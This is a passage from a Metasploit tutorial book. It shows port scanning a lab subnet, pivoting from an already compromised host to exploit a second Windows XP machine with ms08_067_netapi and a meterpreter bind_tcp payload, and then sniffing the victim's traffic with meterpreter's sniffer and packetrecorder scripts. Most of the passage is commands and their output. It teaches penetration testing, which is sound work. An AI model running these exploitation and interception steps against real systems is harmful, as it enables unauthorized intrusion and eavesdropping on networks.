


The screenshot shows a terminal window with a menu bar: File, Edit, View, Bookmarks, Settings, Help. The title bar says "meterpreter >". The main area displays the following text:

```
Background session 1? [y/N]
msf exploit(ms08_067_netapi) >
```


The bottom of the window shows the prompt "root : .ruby.bin".

9. The next thing we do is to scan the second network address to check whether the other systems are online or not, and also check for open ports. So we perform a TCP port scan by using an auxiliary module. For this, we type in use auxiliary/scanner/portscan/tcp.



```
File Edit View Bookmarks Settings Help
msf exploit(msb8_067_netapi) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) >
```

10. Now type in show options and it will show all the options of this module that are usable for this module.




```
File Edit View Bookmarks Settings Help
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
=====
Name      Current Setting  Required  Description
----      -------------  ----  -----
CONCURRENCY      10          yes      The number of concurrent ports to check per host
FILTER          ""           no       The filter string for capturing traffic
INTERFACE        "eth0"       no       The name of the interface
PCAPFILE        "capture.pcap"  no       The name of the PCAP capture file to process
PORTS          "1-10000"    yes      Ports to scan (e.g. 22-25,80,110-900)
RHOSTS          "10.10.10.1"  yes      The target address range or CIDR identifier
SNAPLEN         65535       yes      The number of bytes to capture
THREADS         1            yes      The number of concurrent threads
TIMEOUT        1000        yes      The socket connect timeout in milliseconds


msf auxiliary(tcp) >
```

11. Now we will set our target address range in the RHOSTS options. So, type in set rhosts <target IP range>; for example, here we are using set rhosts 10.10.10.1/24.




```
File Edit View Bookmarks Settings Help
msf auxiliary(tcp) > set rhosts 10.10.10.1/24
rhosts => 10.10.10.1/24
msf auxiliary(tcp) >
```

12. Next, set the port numbers that we are looking for. Here we are looking for the most common ports that are found open in a computer system. So type in `set ports <port number>`; for example, here we are giving `set ports 139,445`.




```
File Edit View Bookmarks Settings Help
msf auxiliary(tcp) > set ports 139,445
ports => 139,445
msf auxiliary(tcp) > 
```

13. Next we will set the concurrent thread's number for scanning the TCP ports. So here we are giving threads 50 by typing in `set threads 50`.



```
File Edit View Bookmarks Settings Help
msf auxiliary(tcp) > set threads 50
threads => 50
msf auxiliary(tcp) > 
```

14. Now our auxiliary module is fully loaded for scanning. The last and final command we are going to execute is the `run` command. So, type in `run`.




```
File Edit View Bookmarks Settings Help
msf auxiliary(tcp) > run

[*] 10.10.10.1:139 - TCP OPEN
[*] 10.10.10.2:139 - TCP OPEN
[*] 10.10.10.2:445 - TCP OPEN
[*] 10.10.10.1:445 - TCP OPEN
[*] Scanned 026 of 256 hosts (010% complete)
[*] Scanned 053 of 256 hosts (020% complete)
[*] Scanned 077 of 256 hosts (030% complete)
[*] Scanned 104 of 256 hosts (040% complete)
[*] Scanned 138 of 256 hosts (053% complete)
[*] Scanned 154 of 256 hosts (060% complete)
[*] Scanned 180 of 256 hosts (070% complete)
[*] Scanned 205 of 256 hosts (080% complete)
[*] Scanned 231 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > 
```


We can see in the preceding screenshot that our auxiliary TCP module scanner has been started and it found that two systems are online having an IP of 10.10.10.1 and 10.10.10.2, and also found two open ports on that system 139 and 445. Here the IP 10.10.10.1 is already compromised so our target is IP 10.10.10.2.

So now we are going to use an exploit for exploiting another system. The exploit we are going to use has already been used in the *Chapter 3, Exploitation Basics*; so we know very well the process for using this exploit. Now let us start; type in `use exploit/windows/smb/ms08_067_netapi` and press *Enter*. Then type in `set rhost <target IP>`; for example, here we are using `set rhost 10.10.10.2`.




```
File Edit View Bookmarks Settings Help
msf auxiliary(tcp) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set rhost 10.10.10.2
rhost => 10.10.10.2
msf exploit(ms08_067_netapi) > 
```

After setting the target IP, now set the payload for compromising the target system. This time we are using `windows/meterpreter/bind_tcp` payload for attacking. So type in `set payload windows/meterpreter/bind_tcp`.



```
File Edit View Bookmarks Settings Help
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > 
```

All things are now ready for the attack, so type in the deadly `exploit` command.




```
File Edit View Bookmarks Settings Help
msf exploit(ms08_067_netapi) > exploit
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes)
[*] Meterpreter session 2 opened (192.168.0.104->192.168.0.110:0 -> 10.10.10.2:4444)
at 2013-05-24 12:44:31 +0530

meterpreter > 
```

After triggering the `exploit` command, we can see that meterpreter session 2 has been opened on IP 10.10.10.2. We already had session 1 from our compromised system; through that compromised system we were able to compromise another system in the network.

Now let us check the system to see whether we have compromised the correct system or not by checking its properties. So type in `sysinfo`.



```
File Edit View Bookmarks Settings Help
meterpreter > sysinfo
Computer      : PwNED-02526E037
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture   : x86
System Language: en_US
Meterpreter    : x86/win32
meterpreter >
```


root : .ruby.bin

We can see in the screenshot that the system has the name **PwNED**, so now we are going to verify this name.




Sniffing in a network

After pivoting the network, we are now moving to another topic where we will learn how to sniff in a network by using meterpreter post exploitation scripts. Before using the sniffer, we must load the sniffer extension in the meterpreter session. So type in `use sniffer`.



A screenshot of a terminal window titled "meterpreter". The window has a menu bar with "File", "Edit", "View", "Bookmarks", "Settings", and "Help". The main area shows the command `use sniffer` being typed, followed by the message "Loading extension sniffer...success.". The prompt then changes to `meterpreter > [REDACTED]`. At the bottom, it says "root : .ruby.bin".

We can see in the screenshot that our sniffer extension has been successfully loaded by `meterpreter`. Before using sniffer, we must know the sniffer usage commands; for that, type in `help` in the `meterpreter` session and it will show all the `meterpreter` commands. There you will find all sniffer usage commands as shown in the following screenshot:




A screenshot of a terminal window titled "Sniffer Commands". The window has a menu bar with "File", "Edit", "View", "Bookmarks", "Settings", and "Help". The main area displays a table of sniffer commands:

Command	Description
<code>sniffer_dump</code>	Retrieve captured packet data to PCAP file
<code>sniffer_interfaces</code>	Enumerate all sniffable network interfaces
<code>sniffer_start</code>	Start packet capture on a specific interface
<code>sniffer_stats</code>	View statistics of an active capture
<code>sniffer_stop</code>	Stop packet capture on a specific interface


The prompt at the bottom is `meterpreter > [REDACTED]`. At the bottom, it says "root : .ruby.bin".

Now, we can see all the commands for the sniffer script. Firstly, we will enumerate the network interface on which we will start our sniffer. So type in `sniffer interfaces`.




A screenshot of a terminal window titled "meterpreter >". The command `sniffer interfaces` has been entered and is highlighted with a red box. The output shows two network interfaces: "1 - 'AMD PCNET Family PCI Ethernet Adapter' { type:0 mtu:1514 usable :true dhcp:false wifi:false }" and "2 - 'AMD PCNET Family PCI Ethernet Adapter' { type:0 mtu:1514 usable :true dhcp:false wifi:false }". The prompt "meterpreter >" appears again at the bottom.

After enumerating the network interfaces, it's time to select an interface and run the sniffer on that network interface. Type in `sniffer_start <Interface number>`; for example, here we are selecting interface number 1, so we type in `sniffer_start 1`.




A screenshot of a terminal window titled "meterpreter >". The command `sniffer start 1` has been entered and is highlighted with a red box. The output shows "[*] Capture started on interface 1 (50000 packet buffer)". The prompt "meterpreter >" appears again at the bottom.

Now we can see that our sniffer is in action and has started capturing packets on interface 1. So let us check the captured packet status on interface 1 by typing in `sniffer_stats 1`.



A screenshot of a terminal window titled "meterpreter >". The command `sniffer stats 1` has been entered and is highlighted with a red box. The output shows "[*] Capture statistics for interface 1" followed by "packets: 91" and "bytes: 14511". The prompt "meterpreter >" appears again at the bottom.


We can see that until now we have captured 91 packets of size 14511 bytes. Now we want to dump or save the captured packets for further analysis, so we type in `sniffer_dump <Interface no.> <file name for save in pcap extension>`; for example, here we are using `sniffer_dump 1 hacked.pcap`.



```
File Edit View Bookmarks Settings Help
meterpreter > sniffer dump 1 hacked.pcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 156 packets (28809 bytes)
[*] Downloaded 100% (28809/28809)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to hacked.pcap
meterpreter > 
```

The terminal window shows the results of the `sniffer_dump` command. It indicates that 156 packets were flushed from the buffer, totaling 28809 bytes. The download was completed at 100%, and a PCAP file named `hacked.pcap` was successfully created.


Now we will analyze this captured packet file with the famous packet analyzer and capturing tool, known as Wireshark. So open a new terminal and type in `wireshark <captured packet file name>`; for example, here we are using `wireshark hacked.pcap`.




```
File Edit View Bookmarks Settings Help
root@bt:~# wireshark hacked.pcap
```

The terminal window shows the command `root@bt:~# wireshark hacked.pcap` being entered. The file has been opened in Wireshark, but the interface is currently empty, indicating no traffic has been captured yet.

After executing the `wireshark` command, we can see the Graphical User Interface of the Wireshark tool.



There is also another way of sniffing and capturing packets without loading the sniffer extension in meterpreter. This is also a meterpreter postexploitation script known as packetrecorder. Type in `run packetrecorder` and it will show all the usage commands for packetrecorder.



A screenshot of a terminal window titled "meterpreter >". The command `run packetrecorder` is highlighted with a red box. The output shows the script's purpose and usage options:


```
File Edit View Bookmarks Settings Help
meterpreter > run packetrecorder
Meterpreter Script for capturing packets in to a PCAP file
on a target host given a interface ID.

OPTIONS:

-h      Help menu.
-i <opt> Interface ID number where all packet capture will be done.
-l <opt> Specify and alternate folder to save PCAP file.
-li    List interfaces that can be used for capture.
-t <opt> Time interval in seconds between recollection of packet, de
fault 30 seconds.

root : .ruby/bin
```

We can see all the usage options for packetrecorder. So first of all we will enumerate the network interfaces, which are available for sniffing by typing in `run packetrecorder -li`.



A screenshot of a terminal window titled "meterpreter >". The command `run packetrecorder -li` is highlighted with a red box. The output lists two network interfaces:


```
File Edit View Bookmarks Settings Help
meterpreter > run packetrecorder -li
1 - 'AMD PCNET Family PCI Ethernet Adapter' ( type:0 mtu:1514 usable:true
dhcp:false wifi:false )
2 - 'AMD PCNET Family PCI Ethernet Adapter' ( type:0 mtu:1514 usable:true
dhcp:false wifi:false )

meterpreter >
```

Now we can see that we have two network interfaces available. Select an interface for running our sniffer on that. So type in `run packetrecorder -i 1 -l /root/Desktop`.

The usage syntax is explained as follows:


- i stands for interface number
- l stands for location for saving the captured packet file



```
File Edit View Bookmarks Settings Help
meterpreter > run packetrecorder -i 1 -l /root/Desktop
[*] Starting Packet capture on interface 1
[+] Packet capture started
[*] Packets being saved in to /root/Desktop/logs/packetrecorder/PWNED-0252
6E037_20130521.1105/PWNED-02526E037_20130521.1105.cap
[*] Packet capture interval is 30 Seconds
^C
[*] Interrupt
[+] Stopping Packet sniffer...
meterpreter >
```


The terminal window shows the command `run packetrecorder -i 1 -l /root/Desktop` being executed. The output indicates that packet capture has started on interface 1, and packets are being saved to the specified location. The user then interrupting the process.

After running the `packetrecorder` script, as shown in the preceding screenshot, the packets are being saved at the location `/root/Desktop/logs/packetrecorder`. Let us check the directory in our system.



